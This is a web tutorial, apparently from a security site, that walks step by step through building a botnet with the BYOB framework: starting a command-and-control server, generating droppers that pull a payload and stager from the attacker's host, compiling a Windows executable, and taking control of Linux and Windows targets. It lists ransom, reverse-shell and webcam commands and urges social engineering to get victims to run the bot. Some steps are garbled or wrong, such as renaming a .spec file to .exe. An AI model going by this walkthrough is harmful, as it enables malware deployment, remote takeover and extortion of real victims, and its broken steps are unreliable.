CREATE YOUR OWN BOTNET (STEP BY STEP TUTORIAL)

As per ethical hacking consultants, malware has been around in internet worlds from long years. The more new technology comes more malware are spreaded over the internet. Today we will talk about botnet. Botnet is created by infected malware after which bot is circulated over a network. In scenario of infecting large computers botnet is used. Because botnet gives privilege to infect large group of computers, ethical hacking teachers warn. Botnets are becoming a large part of cyber security. Most of the companies are targeted using botnets. Botnet word is evolve from word robot and network where the robot is infected by malware and then becomes part of any network.

According to **ethical hacking** researcher of International Institute of Cyber Security bots were in recent news for attacking financial sector in USA.

BYOB (Build Your Own Botnet) is an few lines python code where you can create your own botnet by using some simple commands. This project was implemented for security researchers and developers. This tool is designed to implement some of your own features as per requirement. For showing you this tool has been tested on Kali Linux 2018.3 as a attacker, and we will build BYOB sever on same kali linux.

- For cloning type **https://github.com/malwaredllc/byob.git**

```
root@kali:/home/iicybersecurity/Downloads# git clone https://github.com/malwaredllc/byob.git
 Cloning into 'byob'…
 remote: Enumerating objects: 53, done.
 remote: Counting objects: 100% (53/53), done.
 remote: Compressing objects: 100% (33/33), done.
 remote: Total 1989 (delta 28), reused 38 (delta 20), pack-reused 1936
 Receiving objects: 100% (1989/1989), 1.37 MiB | 1.45 MiB/s, done.
 Resolving deltas: 100% (1344/1344), done.
```

- Then type cd **byob**
- Type **pip install -r requirements.txt**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# pip install -r requirements.txt
 Ignoring pyHook: markers 'sys_platform == "win32"' don't match your environment
 Ignoring pypiwin32: markers 'sys_platform == "win32"' don't match your environment
 Collecting mss==3.3.0 (from -r requirements.txt (line 1))
   Downloading https://files.pythonhosted.org/packages/d1/bc/1965b94c015666f0dce53248e219802137cfe3927109843706d7c4c48f
78/mss-3.3.0-py2.py3-none-any.whl
 Collecting WMI==1.4.9 (from -r requirements.txt (line 2))
   Downloading https://files.pythonhosted.org/packages/03/2d/cbf13257c0115bef37b6b743758411cec70c565405cbd08d0f7059bc71
5f/WMI-1.4.9.zip
 Collecting numpy==1.15.2 (from -r requirements.txt (line 3))
   Downloading https://files.pythonhosted.org/packages/a4/49/f454aa408e6b82d9fb95669f181415db915dadb27127ee475eccf1eecd
dd/numpy-1.15.2-cp27-cp27mu-manylinux1_i686.whl (10.1MB)
     100% |████████████████████████████████| 10.1MB 2.1kB/s
 Collecting pyxhook==1.0.0 (from -r requirements.txt (line 4))
```

```
  Downloading https://files.pythonhosted.org/packages/70/d1/8f56e13b002502ad85975f2dcebb5d1026551e34cafc77ae70a294a67ed/pyxhook-1.0.0.tar.gz
 Collecting twilio==6.14.0 (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/4c/b5/f341339851a53a76dd476979f5a67595990d9d45417b1cd65c140154ae4b/twilio-6.14.0-py2.py3-none-any.whl (821kB)
     100% |████████████████████████████████| 829kB 482kB/s
 Collecting colorama==0.3.9 (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/db/c8/7dcf9dbcb22429512708fe3a547f8b6101c0d02137acbd892505aee57adf/colorama-0.3.9-py2.py3-none-any.whl
 Requirement already satisfied: requests==2.20.0 in /usr/local/lib/python2.7/dist-packages/requests-2.20.0-py2.7.egg (from -r requirements.txt (line 7)) (2.20.0)
 Collecting PyInstaller==3.3.1 (from -r requirements.txt (line 8))
  Downloading https://files.pythonhosted.org/packages/3c/86/909a8c35c5471919b3854c01f43843d9b5aed0e9948b63e560010f7f3429/PyInstaller-3.3.1.tar.gz (3.5MB)
     100% |████████████████████████████████| 3.5MB 111kB/s
 Collecting opencv-python==3.4.3.18 (from -r requirements.txt (line 9))
  Downloading https://files.pythonhosted.org/packages/6c/03/3f11eec70d964cf28afb37c7778e1acbb8632afd78b288dd9fe74080c712/opencv_python-3.4.3.18-cp27-cp27mu-manylinux1_i686.whl (24.9MB)
     100% |████████████████████████████████| 24.9MB 2.3kB/s
 Collecting python-xlib (from pyxhook==1.0.0->-r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/54/44/e56454e3ce8fd2333e635d704e157e9cc432a375ab6b680e3c98dd7c3bc0/python_xlib-0.23-py2.py3-none-any.whl (123kB)
     100% |████████████████████████████████| 133kB 1.7MB/s
 Requirement already satisfied: six in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.txt (line 5)) (1.11.0)
 Requirement already satisfied: pytz in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.txt (line 5)) (2018.5)
 Requirement already satisfied: PyJWT>=1.4.2 in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.
```

```
txt (line 5)) (1.6.4)
 Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requi
rements.txt (line 7)) (2018.4.16)
 Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r re
quirements.txt (line 7)) (3.0.4)
 Requirement already satisfied: idna<2.8,>=2.5 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requireme
 s.txt (line 7)) (2.6)
 Requirement already satisfied: urllib3<1.25,>=1.21.1 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r re
quirements.txt (line 7)) (1.22)
 Collecting dis3 (from PyInstaller==3.3.1->-r requirements.txt (line 8))
   Downloading https://files.pythonhosted.org/packages/9c/5c/4a4a2802f10f558018413990a58fd3dd7ed1eb48e6de7266334c2489ba
d6/dis3-0.1.3-py2-none-any.whl
 Collecting macholib>=1.8 (from PyInstaller==3.3.1->-r requirements.txt (line 8))
   Downloading https://files.pythonhosted.org/packages/41/f1/6d23e1c79d68e41eb592338d90a33af813f98f2b04458aaf0b86908da2
d8/macholib-1.11-py2.py3-none-any.whl
 Requirement already satisfied: pefile>=2017.8.1 in /usr/lib/python2.7/dist-packages (from PyInstaller==3.3.1->-r requi
rements.txt (line 8)) (2017.11.5)
 Requirement already satisfied: setuptools in /usr/lib/python2.7/dist-packages (from PyInstaller==3.3.1->-r requirement
s.txt (line 8)) (39.2.0)
 Collecting altgraph>=0.15 (from macholib>=1.8->PyInstaller==3.3.1->-r requirements.txt (line 8))
   Downloading https://files.pythonhosted.org/packages/0a/cc/646187eac4b797069e2e6b736f14cdef85dbe405c9bfc7803ef36e4f62
ef/altgraph-0.16.1-py2.py3-none-any.whl
 Building wheels for collected packages: WMI, pyxhook, PyInstaller
   Running setup.py bdist_wheel for WMI … done
   Stored in directory: /root/.cache/pip/wheels/f3/c8/24/dc2368d129e5b249d163cbe365b993ad89ae6bb2371008a129
   Running setup.py bdist_wheel for pyxhook … done
   Stored in directory: /root/.cache/pip/wheels/50/45/1b/855ffad848a142c0a7076635f437b54b20afc96588495905a1
   Running setup.py bdist_wheel for PyInstaller … done
```

```
  Stored in directory: /root/.cache/pip/wheels/b8/ec/c5/6b63d5d1ecfe8bf1b3ae768b793b1643e19dde790de6363c4c
 Successfully built WMI pyxhook PyInstaller
 Installing collected packages: mss, WMI, numpy, python-xlib, pyxhook, twilio, colorama, dis3, altgraph, macholib, PyInstaller, opencv-python
  Found existing installation: numpy 1.14.5
    Not uninstalling numpy at /usr/lib/python2.7/dist-packages, outside environment /usr
    Can't uninstall 'numpy'. No files were found to uninstall.
  Found existing installation: colorama 0.3.7
    Not uninstalling colorama at /usr/lib/python2.7/dist-packages, outside environment /usr
    Can't uninstall 'colorama'. No files were found to uninstall.
 Successfully installed PyInstaller-3.3.1 WMI-1.4.9 altgraph-0.16.1 colorama-0.3.9 dis3-0.1.3 macholib-1.11 mss-3.3.0 numpy-1.15.2 opencv-python-3.4.3.18 python-xlib-0.23 pyxhook-1.0.0 twilio-6.14.0
```

- Type **python setup.py**
- After pressing enter it will ask for password. Simply enter Kali Linux password.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python setup.py
 Enter your sudo password (to install python dependencies):
 Installing mss==3.3.0…
 Installing WMI==1.4.9…
 Installing numpy==1.15.2…
 Installing pyxhook==1.0.0…
 Installing twilio==6.14.0…
 Installing colorama==0.3.9…
 Installing requests==2.20.0…
 Installing PyInstaller==3.3.1…
 Installing opencv-python==3.4.3.18…
```

```
 Installing pyHook==1.5.1;sys.platform=='win32'…
 Installing pypiwin32==223;sys.platform=='win32'…
```

- Here **two terminals** will be used, **first terminal** will be **Bot Server** where sessions will be handled and **second terminal** the **Bot Client** where bots will be created.
- After Installing above all dependencies, type **python server.py –port 445**
- **ort 445** is used to start server on this particular port. You can assign any of the port.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python server.py --port 445
```

- After starting server type **help** to view some important commands of the bot server.

```
[root @ /home/iicybersecurity/Downloads/byob/byob]>help
[?]  Hint: show usage information with the 'help' command


bg [id]                          background a session (default: the current session)
  broadcast              broadcast a task to all active sessions
  clients                          show all clients that have joined the server
  debug                    run python code directly on server (debugging MUST be enabled)
  exit                             quit the server
  help                             show usage help for server commands
  kill                         end a session
  options                          show currently configured settings
  query                query the SQLite database
  ransom [id]                      encrypt client files & ransom encryption key for a Bitcoin payment
  results [id]                     display all completed task results for a client (default: all clients)
  sessions                         show active client sessions
  set  [option=value]    change the value of a setting
```

```
  shell                         interact with a client with a reverse TCP shell through an active session
  tasks [id]                        display all incomplete tasks for a client (default: all clients)
  webcam                       capture image/video from the webcam of a client device
```

- Then open another linux terminal.
- Type **cd /home/iicybersecurity/Downloads/byob/byob**
- Then type **python client.py –help**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --help
usage: client.py [-h] [--name NAME] [--icon ICON] [--pastebin API] [--encrypt]
                 [--compress] [--freeze] [-v]
                 host port [module [module …]]


Generator (Build Your Own Botnet)


positional arguments:
host server IP address
port server port number
module module(s) to remotely import at run-time


optional arguments:
-h, --help show this help message and exit
--name NAME output file name
--icon ICON icon image file name
```

```
--pastebin API upload the payload to Pastebin (instead of the C2 server
hosting it)
--encrypt encrypt the payload with a random 128-bit key embedded in
the payload's stager
--compress zip-compress into a self-extracting python script
--freeze compile client into a standalone executable for the current
 st platform
-v, --version show program's version number and exit
```

- Type **python client.py –name testbot.py 192.168.1.7 445**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --name testbot.py
```


- **–name** is used to enter botnet name. Here name of the bot is **testbot.py**
- **192.168.1.7** is the attacker IP address.
- **445** is the same port used to assign botnet server on 445. You have to enter same port number as assigned in bot server.

```
[>] Modules
        Adding modules…  (3 modules added to client)
[>] Imports
        Adding imports…- (26 imports from 3 modules)
[>] Payload
        Compressing payload…  (121,261 bytes reduced to 64,855 bytes (-47.0% smaller)
        Uploading payload…- (hosting payload at: https://192.168.1.7:4446//payloads/a5o.py)
[>] Stager
        Compressing stager…- (2,194 bytes reduced to 2,159 bytes (-2.0% smaller)
        Uploading stager…  (hosting stager at: https://192.168.1.7:4446//stagers/a5o.py)
```

```
[>] Dropper
        Writing dropper…  (203 bytes written to testbot.py)
```

- After executing the above query, a new botnet will be created. The above query will execute
- Now you can use any social engineering trick anyone to open bot in their computer.
- Here we have two targets. First one is the Linux and second one is the Windows.

TARGET LINUX MACHINE :-



- Now we have open botnet in target Linux machine.
- For opening bot simply type **python testbot.py** in target Linux terminal.

```
root@kali:/Downloads/python testbot.py
```

- When above query is executed in target machine. A session will be created in botnet server.

```
[+] New Connection: 192.168.1.10

    Session: 2

    Started: Tue Jan 22 05:14:24 2019
```

- The above connection will be created when bot is executed in target machine.
- For checking session go to bot server terminal where bot server is running and type **sessions**

```
[root @ /home/iicybersecurity/Downloads/byob/byob]>sessions

  username                  root
  administrator             True
  uid                       c94e3a38e43e74bb4f667d86d21a7574
  sessions                  True
  mac_address               C2:97:F3:9F:2:
  local_ip                  127.0.1.1
  joined                    2019-01-22 05:14:24.809827
  last_online               2019-01-22 07:12:52.295591
  public_ip                 146.196.34.40
  platform                  linux2
  architecture              64
  online                    True
  device                    kali
```

- As you can see the target is showing true. That means bot is completely configured in target machine.
- Now you can run various commands to manipulate target.

TARGET WINDOWS MACHINE :-

- Now for creating for windows bot type **python client.py –name testbot2.py –freeze 192.168.1.7 445** in Linux terminal.
- **–name** is used to enter bot name. Here name of the bot is **testbot2.py**
- **–freeze** is used to create windows executable file.

- **192.168.1.7** is the attacker IP address.
- **445** is the same port used to assign botnet server on 445. You have to enter same port number as assigned in bot server.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --name testbot2.py --freeze 192.168.1.7 445


 ] Modules
        Adding modules… - (3 modules added to client)
 [>] Imports
        Adding imports..- (26 imports from 3 modules)
 [>] Payload
               Uploading payload… - (hosting payload at: https://192.168.1.8:446//payloads/l3p.py)
 [>] Stager
        Uploading stager…  (hosting stager at: https://192.168.1.8:446//stagers/l3p.py)
 [>] Dropper
        Writing dropper…  (203 bytes written to testbot2.py)
        Compiling executable…
             13014 INFO: PyInstaller: 3.3.1
13014 INFO: Python: 2.7.15+
13015 INFO: Platform: Linux-4.17.0-kali1-686-pae-i686-with-Kali-kali-rolling-kali-rolling
13130 INFO: UPX is available.
13210 INFO: Extending PYTHONPATH with paths
['/home/iicybersecurity/Downloads/byob',
 '/home/iicybersecurity/Downloads/byob/byob']
13210 INFO: Will encrypt Python bytecode with key: 34jZd5tQSBJwEuK2
13210 INFO: Adding dependencies on pyi_crypto.py module
13211 INFO: checking Analysis
13211 INFO: Building Analysis because out00-Analysis.toc is non existent
```

```
13211 INFO: Initializing module dependency graph…
13252 INFO: Initializing module graph hooks…
13285 INFO: Analyzing hidden import 'base64'
16343 INFO: Analyzing hidden import 'json'
16556 INFO: Analyzing hidden import 'zlib'
16557 INFO: Analyzing hidden import 'urllib'
17744 INFO: Analyzing hidden import 'uuid'
17992 INFO: Analyzing hidden import 'numpy'
34445 INFO: Processing pre-safe import module hook   _xmlplus
39010 INFO: Processing pre-find module path hook   distutils
81800 INFO: Processing pre-safe import module hook   six.moves
95678 INFO: Analyzing hidden import 'colorama'
96647 INFO: Analyzing hidden import 'requests'
114809 INFO: Analyzing hidden import 'Crypto.Cipher._AES'
115242 INFO: running Analysis out00-Analysis.toc
115311 INFO: Caching module hooks…
115434 INFO: Analyzing /home/iicybersecurity/Downloads/byob/byob/testbot2.py
115471 INFO: Loading module hooks…
115472 INFO: Loading module hook "hook-distutils.py"…
116244 INFO: Loading module hook "hook-sysconfig.py"…
116290 INFO: Loading module hook "hook-xml.py"…
116348 INFO: Loading module hook "hook-httplib.py"…
116351 INFO: Loading module hook "hook-pydoc.py"…
116361 INFO: Excluding import 'Tkinter'
116368 INFO:   Removing import of Tkinter from module pydoc
116368 INFO: Loading module hook "hook-encodings.py"…
121171 INFO: Loading module hook "hook-_tkinter.py"…
122361 INFO: checking Tree
```


```
122361 INFO: Building Tree because out00-Tree.toc is non existent
122361 INFO: Building Tree out00-Tree.toc
122453 INFO: checking Tree
122453 INFO: Building Tree because out01-Tree.toc is non existent
122453 INFO: Building Tree out01-Tree.toc
122482 INFO: Loading module hook "hook-xml.dom.domreg.py"…
122509 INFO: Loading module hook "hook-pkg_resources.py"…
123352 INFO: Processing pre-safe import module hook   win32com
123752 INFO: Loading module hook "hook-requests.py"…
123816 INFO: Loading module hook "hook-certifi.py"…
124009 INFO: Loading module hook "hook-setuptools.py"…
124141 INFO: Loading module hook "hook-cryptography.py"…
126355 INFO: Loading module hook "hook-pytest.py"…
130654 INFO: Loading module hook "hook-numpy.core.py"…
130910 INFO: checking Tree
130910 INFO: Building Tree because out02-Tree.toc is non existent
130910 INFO: Building Tree out02-Tree.toc
130912 INFO: Looking for ctypes DLLs
132082 INFO: Analyzing run-time hooks …
132110 INFO: Including run-time hook 'pyi_rth__tkinter.py'
132172 INFO: Including run-time hook 'pyi_rth_multiprocessing.py'
132189 INFO: Including run-time hook 'pyi_rth_pkgres.py'
132225 INFO: Looking for dynamic libraries
134508 INFO: Looking for eggs
134509 INFO: Python library not in binary dependencies. Doing additional searching…
135303 INFO: Using Python library /lib/i386-linux-gnu/libpython2.7.so.1.0
135334 INFO: Warnings written to /home/iicybersecurity/Downloads/byob/byob/build/testbot2/warntestbot2.txt
136600 INFO: Graph cross-reference written to /home/iicybersecurity/Downloads/byob/byob/build/testbot2/xref-testbot2.h
```

```
tml
 137198 INFO: checking PYZ
 137199 INFO: Building PYZ because out00-PYZ.toc is non existent
 137199 INFO: Building PYZ (ZlibArchive) /home/iicybersecurity/Downloads/byob/byob/build/testbot2/out00-PYZ.pyz
 140632 INFO: Building PYZ (ZlibArchive) /home/iicybersecurity/Downloads/byob/byob/build/testbot2/out00-PYZ.pyz complet
ed successfully.
 141007 INFO: checking PKG
 141008 INFO: Building PKG because out00-PKG.toc is non existent
 141008 INFO: Building PKG (CArchive) out00-PKG.pkg
 161496 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
 161599 INFO: Bootloader /usr/local/lib/python2.7/dist-packages/PyInstaller/bootloader/Linux-32bit/run
 161599 INFO: checking EXE
 161599 INFO: Building EXE because out00-EXE.toc is non existent
 161600 INFO: Building EXE from out00-EXE.toc
 162033 INFO: Appending archive to ELF section in EXE /home/iicybersecurity/Downloads/byob/byob/dist/testbot2
 163893 INFO: Building EXE from out00-EXE.toc completed successfully.
 (24,818,636 bytes saved to file: /home/iicybersecurity/Downloads/byob/byob/dist/testbot2)
```


- After executing above query two files will be created. **testbot2.py** & **testbot2.spec**
- Rename the testbot2.spec to testbot2.exe.
- For renaming type **mv testbot2.spec testbot2.exe**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# mv testbot2.spec testbot2.exe
 root@kali:/home/iicybersecurity/Downloads/byob/byob#
```


- Now we have open botnet in target Windows machine.
- For running bot in windows target machine. **Python 2.7** must be **installed** and **environment variables** must be set to execute bot.
- For setting python PATH environment go to : **https://www.python.org/download/releases/2.7/**
- Then Open **My Computer Properties>Advance System Settings>Environment Variables>System Variables**.
- Click on New and Enter Variable Name : **Path** Variable Path : **path\to\your\python\installer**



- For checking if python has configured properly. Open **cmd** in Windows machine and type **python –version**
- After configuring python, run **bot** in **cmd**.



- For opening bot type run **testbot2.exe** in Windows CMD.



- When above query is executed in target machine. A session will be created in botnet server.
- For checking session, type **clients**

```
[root @ /home/iicybersecurity/Downloads/byob/byob]
>clients
1`
    username                    iicybersecurity
    administrator               True
    uid                         7ac235609435c8a16adc9049ec187daa
    sessions                    True
```

```
mac_address             D4:52:2A:45:31:E4
local_ip                169.254.123.37
joined                  2019-01-23 06:21:27.582403
last_online             2019-01-23 07:22:15.861055
public_ip               27.5.19.124
platform                win32
architecture            32
online                  True
device                  WIN-31VSBP3FUQT
```

- As you can see the target is showing true. That means bot is completely configured in target machine.
- Now you can run various commands to manipulate target.
- As bot can also be used in social engineering attacks. There any other ways also to **hijack any user using trevarc2**, which will help you to take control of target machine.

Share this...

BY: JIM GILL / ON: FEBRUARY 18, 2019 / IN: MALWARE, TUTORIALS / TAGGED: BOTNET, BOTNET MALWARE, BOTNET SESSIONS, BYOB, MALWARE

LATEST VIDEOS

WHATSAPP HACKED USING JUST A GIF. UPDATE YOUR APP AS SOON AS POSSIBLE

VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS… AGAIN?

WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS


VIEW ALL



POPULAR POSTS:


- 

How to exploit new Facebook feature to access…

- 

How to Hack Wi-Fi: Cracking WPA2-PSK Passwords Using…
- 

How to fake your phone number: Make it look like…
- 
How to intercept mobile communications (calls and…
- 
How to scan whole Internet 3.7 billion IP addresses…


- 

List of all Open FTP Servers in the World
- 

Hack Whatsapp account of your friend
- 

CREATE YOUR OWN WORDLIST WITH CRUNCH
- 

Crack Windows password with john the ripper

